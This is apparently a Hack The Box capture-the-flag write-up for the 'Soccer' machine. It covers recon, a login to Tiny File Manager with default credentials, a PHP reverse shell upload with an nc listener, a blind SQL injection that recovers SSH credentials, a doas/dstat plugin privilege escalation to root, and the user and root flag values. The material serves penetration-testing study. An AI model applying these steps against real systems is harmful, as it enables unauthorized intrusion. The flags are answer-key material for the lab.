

Hack The Box — Soccer

1. Machine Information

- **Target IP:** 10.129.194.130
 - **Machine Name:** Soccer
 - **Difficulty:** Easy
 - **Date:** April 2026
 - **Attacker Machine:** Kali Linux
-

2. Attack Path

Nmap → Virtual host discovery → Tiny File Manager login → File upload → Web shell → Reverse shell → Vhost discovery → Blind SQL Injection → Credential extraction → SSH login → doas misconfiguration → Root

3. Tools Used

- nmap
 - gobuster
 - netcat
 - curl
 - burpsuite
 - ssh
 - doas
-

4. Reconnaissance

Command

```
nmap -sC -sV -p- 10.129.194.130
```

Findings

- 22 → SSH

- 80 → HTTP → redirect to soccer.htb
- 9091 → Unknown HTTP-like service

Why It Matters

- Virtual host required
- Port 9091 indicates hidden functionality

Screenshot 1 — Nmap Output

```
(abhay@Kali) - [~/Desktop/Soccer]
$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.194.130
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-04 12:03 +0530
Nmap scan report for 10.129.194.130
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256  df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_  256  57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://soccer.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
9091/tcp   open  xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 139
|     Date: Sat, 04 Apr 2026 06:37:04 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
```

5. Enumeration

Step 1 — Virtual Host Setup

Command:

echo "10.129.194.130 soccer.htb" >> /etc/hosts

Result:

- Website accessible

Step 2 — Directory Enumeration

Command:

```
gobuster dir -u http://soccer.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```


Result:

/tiny

Why Important:

- Reveals admin panel

Screenshot 2 — Website



Screenshot 3 — Gobuster

```
(abhay@Kali)-[~/Desktop/Soccer]
$ gobuster dir -u http://soccer.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 80

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://soccer.htb/
[+] Method: GET
[+] Threads: 80
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

tiny (Status: 301) [Size: 178] [→ http://soccer.htb/tiny/]
Progress: 37014 / 220559 (16.78%)
```

Step 3 — Identify File Manager

Command:

`http://soccer.htb/tiny`


Result:

- Tiny File Manager login

Why Important:

- File upload → RCE possibility

Screenshot 4 — Login Page



6. Exploitation

Step 4 — Default Credentials

WHAT IT IS

- Login using default credentials

WHY IT WORKS

- Weak authentication
-

HOW TO EXPLOIT


Username: admin

Password: admin@123

RESULT

- File manager access

Screenshot 5 — Dashboard



Step 5 — File Upload → RCE

WHAT IT IS

- Upload PHP reverse shell

WHY IT WORKS

- No proper file validation

HOW TO EXPLOIT

- Upload PHP reverse shell to:

/tiny/uploads

Listener:

```
nc -lvnp 4444
```

Access shell:

<http://soccer.htb/tiny/uploads/shell.php>

RESULT

www-data

Screenshot 6 — Reverse Shell

```
(abhay@Kali)-[~/Desktop/Soccer]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.58] from (UNKNOWN) [10.129.194.130] 57662
Linux soccer 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
07:30:56 up 57 min, 0 users, load average: 0.01, 0.02, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

7. Shell Access

- User:

www-data

8. Post-Exploitation

Step 6 — Virtual Host Discovery

Action:

- Analyze configs / files

Result:

soc-player.htb

Why Important:

- New attack surface

Step 7 — Access New Application

Command:

```
echo "10.129.194.130 soc-player.htb" >> /etc/hosts
```

Access:

http://soc-player.htb


Result:

- Registration + ticket check feature

Screenshot 7 — New VHost

```
(abhay@Kali)-[~/Desktop/Soccer]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.58] from (UNKNOWN) [10.129.194.130] 57662
Linux soccer 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
07:30:56 up 57 min, 0 users, load average: 0.01, 0.02, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@soccer:/$ ls
ls
bin  dev  lib  libx32  mnt  root  snap  tmp  var
boot  etc  lib32  lost+found  opt  run  srv  usr
data  home  lib64  media  proc  sbin  sys  vagrant
www-data@soccer:/$ ls -al /etc/nginx/sites-enabled
ls -al /etc/nginx/sites-enabled
total 8
drwxr-xr-x 2 root root 4096 Dec 1 2022 .
drwxr-xr-x 8 root root 4096 Nov 17 2022 ..
lrwxrwxrwx 1 root root 34 Nov 17 2022 default -> /etc/nginx/sites-available/default
lrwxrwxrwx 1 root root 41 Nov 17 2022 soc-player.htb -> /etc/nginx/sites-available/soc-player.htb
www-data@soccer:/$
```

Screenshot 8 — Application



9. Privilege Escalation (Foothold → User)

Step 8 — Blind SQL Injection

WHAT IT IS

- Boolean-based blind SQL injection

WHY IT WORKS

- Backend does not sanitize input

HOW TO EXPLOIT

Example:

```
{"id":"4444 OR 1=1"}
```

Database Enumeration

- Database:

soccer_db

- Table:

accounts

- Username:

player


- Password:

PlayerOftheMatch2022


Why Important:

- Credentials for SSH

Screenshot 9 — SQLi



Screenshot 10 — Data Extraction



Step 9 — SSH Login

ssh player@soccer.htb


Password:

PlayerOftheMatch2022

RESULT

player

Screenshot 11 — SSH Access



```
* Management:  https://landscape.canonical.com
* Support:      https://ubuntu.com/advantage

System information as of Sat Apr  4 08:40:27 UTC 2026

System load:          0.0
Usage of /:            70.6% of 3.84GB
Memory usage:         21%
Swap usage:           0%
Processes:            234
Users logged in:      0
IPv4 address for eth0: 10.129.194.130
IPv6 address for eth0: dead:beef::250:56ff:fe95:8488

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
  just raised the bar for easy, resilient and secure K8s cluster deployment.

  https://ubuntu.com/engage/secure-kubernetes-at-the-edge

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Dec 13 07:29:10 2022 from 10.10.14.19
player@soccer:~$ whoami
player
player@soccer:~$
```

10. Privilege Escalation (User → Root)

Step 10 — doas Enumeration

Command:

cat /usr/local/etc/doas.conf

Result:

permit nopass player as root cmd /usr/bin/dstat

Why Important:

- dstat execution as root → exploitable

Vulnerability Found

- Python plugin execution in dstat

WHY IT WORKS

- dstat loads plugins from writable directory

Exploit


```
echo 'import os; os.system("/bin/bash")' > /usr/local/share/dstat/dstat_pwn.py
```

```
doas /usr/bin/dstat --pwn
```

RESULT

root

Screenshot 12 — Root Shell




```
/usr/bin/dstat.2019: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's documentation for alternative uses
import imp
root@soccer:/home/player# whoami
root
root@soccer:/home/player#
```

11. Flags

```
cat /home/player/user.txt
```


```
cat /root/root.txt
```

Screenshot 13 — User Flag



```
root@soccer:/home/player# cat /home/player/user.txt
e113bbb978e09d2a1598c6cd7736d7a2
```

Screenshot 14 — Root Flag



```
root@soccer:/home/player# cat /root/root.txt
8ddc654051fbd26a50d8fc76ebe8c28b
```